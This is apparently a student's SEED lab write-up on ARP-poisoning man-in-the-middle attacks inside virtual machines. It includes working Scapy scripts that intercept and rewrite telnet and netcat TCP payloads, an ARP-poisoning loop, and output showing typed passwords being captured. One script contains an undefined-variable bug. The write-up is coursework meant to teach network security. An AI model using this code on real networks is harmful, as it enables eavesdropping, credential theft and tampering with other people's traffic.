10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s9
[02/03/20]seed@VM:~$ ping -c 2 10.0.2.10
PING 10.0.2.10 (10.0.2.10) 56(84) bytes of data.
From 10.0.2.22: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.10)
64 bytes from 10.0.2.10: icmp_seq=1 ttl=64 time=4.11 ms
64 bytes from 10.0.2.10: icmp_seq=2 ttl=64 time=0.742 ms

--- 10.0.2.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.742/2.426/4.111/1.685 ms
[02/03/20]seed@VM:~$ 
```




```
No.  Time                           Source     Destination  Protocol  Length  Info
  13 2020-02-03 22:28:20.3671289…   10.0.2.11  10.0.2.10    ICMP      100     Echo (ping) request  id=0x10a2, seq=1/256, ttl=6…
  23 2020-02-03 22:28:20.3694962…   10.0.2.22  10.0.2.11    ICMP      128     Redirect             (Redirect for host)
  29 2020-02-03 22:28:20.3711961…   10.0.2.10  10.0.2.11    ICMP      100     Echo (ping) reply    id=0x10a2, seq=1/256, ttl=6…
  31 2020-02-03 22:28:21.3690985…   10.0.2.11  10.0.2.10    ICMP      100     Echo (ping) request  id=0x10a2, seq=2/512, ttl=6…
  32 2020-02-03 22:28:21.3697920…   10.0.2.10  10.0.2.11    ICMP      100     Echo (ping) reply    id=0x10a2, seq=2/512, ttl=6…
```

We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with TCP different data. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one.


Before doing this attack, I have poisoned the cache of machines 10.0.2.10 and 10.0.2.15, as displayed in the screenshot of the previous task. In my case 10.0.2.15 is VM A, 10.0.2.10 is VM B, when I telnet from 10.0.2.15 to 10.0.2.10 my VM M is replacing all characters 'e' by character 'a'. We can see the result in the output, all SEED is replaced by SAAD.



```
/bin/bash 117x28
[02/04/20]seed@VM:~$ cat tcp_mitm.py
#!/usr/bin/python
# -*- coding: utf-8 -*-
from scapy.all import *
def spoof_pkt_modified(pkt):
        a = IP()
        b = TCP()
        data = str(pkt[TCP].payload)
        data = str(data).replace("e","a")
        print("Data:", data)
        newpkt = a/b/data
        send(newpkt)

def spoof_pkt_original(pkt2):
        a = IP()
        b = TCP()
        data2 = str(pkt2[TCP].payload)
        print("Data:", data2)
        newpkt2 = a/b/data2
        send(newpkt2)

pkt = sniff(filter='tcp and host 10.0.2.10',prn=spoof_pkt_modified)
pkt2 = sniff(filter='tcp and host 10.0.2.15',prn=spoof_pkt_original)
[02/04/20]seed@VM:~$ 
```




```
/bin/bash
/bin/bash 54x24
[02/04/20]seed@VM:~$ telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Feb  4 17:44:10 EST 2020 from 10.0.2.1
0 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gene
ric i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/04/20]seed@VM:~$ 
```




```
/bin/bash 53x27
.
Sent 1 packets.
('Data:', '[02/04/20]saad@VM:~$ ')
.
Sent 1 packets.
('Data:', '')
.
Sent 1 packets.
('Data:', '[02/04/20]saad@VM:~$ ')
.
Sent 1 packets.
('Data:', '')
.
Sent 1 packets.
('Data:', '[02/04/20]saad@VM:~$ ')
.
Sent 1 packets.
('Data:', '')
.
Sent 1 packets.
('Data:', '[02/04/20]saad@VM:~$ ')
.
Sent 1 packets.
('Data:', '')
```

In my case 10.0.2.15 is VM A, 10.0.2.10 is VM B, when I telnet from 10.0.2.10 to 10.0.2.15 my VM M is not modifying any packets. We can see the result in the output, I am printing the password that I have typed.



```
/bin/bash
/bin/bash 53x24
[02/04/20]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Feb  4 18:13:34 EST 2020 from 10.0.2.
9 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gen
eric i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/04/20]seed@VM:~$ 
```


/bin/bash


```
('Data:', 'd')
.
Sent 1 packets.
('Data:', '')
.
Sent 1 packets.
('Data:', '')
.
Sent 1 packets.
('Data:', '')
.
Sent 1 packets.
('Data:', '')
.
Sent 1 packets.
('Data:', 'e')
.
Sent 1 packets.
('Data:', 'e')
.
Sent 1 packets.
('Data:', '')
```

Task 4: Man in the middle attack using netcat


1. Initially we run our poisoning script in a loop so that our ARP cache stays poisoned. We then turn IP forwarding on. We run our man in the middle attack script.
2. We run the netcat server on port 9090, then we start the netcat client. Immediately we turn the IP forwarding off.
3. Here, for all the packets coming from Host 10.0.2.10 I am replacing the string Rakshith by AAAA as displayed in the code, my netcat server should print AAAA every time I type Rakshith in my client session.
4. For all packets coming from Host 10.0.2.15 my client and server should print the same data.

[02/04/20]seed@VM:~$ sudo sysctl net.ipv4.ip_forward=1


net.ipv4.ip_forward = 1




```
[02/04/20]seed@VM:~$ for i in {1..1000}; do sudo python mitm.py ; sleep 2s ; sudo python mitm2.py ; sleep 2s ; done
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```



```
# -*- coding: utf-8 -*-
from scapy.all import *
def spoof_pkt_modified(pkt):
        data = pkt[TCP]
        ip = IP(src=pkt[IP].src,dst=pkt[IP].dst)
        del(data.chksum)
        new_data=bytes(bytes(data.payload).decode().replace('Rakshith','AAAA').encode())
        print("Data:", str(data.payload))
        del(data.payload)
        newpkt = ip/data/new_data
        send(newpkt)

def spoof_pkt_original(pkt2):

        data = pkt2[TCP]
        ip = IP(src=pkt2[IP].src,dst=pkt2[IP].dst)
        del(data.chksum)
        print("Data:", str(data.payload))
        del(data.payload)
        newpkt = ip/data/new_data
        send(newpkt)


pkt = sniff(filter='tcp and host 10.0.2.10',prn=spoof_pkt_modified)
pkt2 = sniff(filter='tcp and host 10.0.2.15',prn=spoof_pkt_original)
```




```
[02/04/20]seed@VM:~$ nc 10.0.2.10 9090
Rakshith
Rakshith
Rakshith
```




```
[02/04/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.12] port 9090 [tcp/*] accepted (family 2, sport 398
40)
AAAA
ith
AAAA
```

```
[02/04/20]seed@VM:~$ sudo sysctl net.ipv4.ip_forward=0

net.ipv4.ip_forward = 0
```



```
[02/04/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepted
(family 2, sport 53584)
Rakshith
Rakshith
```



```
[02/04/20]seed@VM:~$ nc 10.0.2.15 9090
Rakshith
Rakshith
```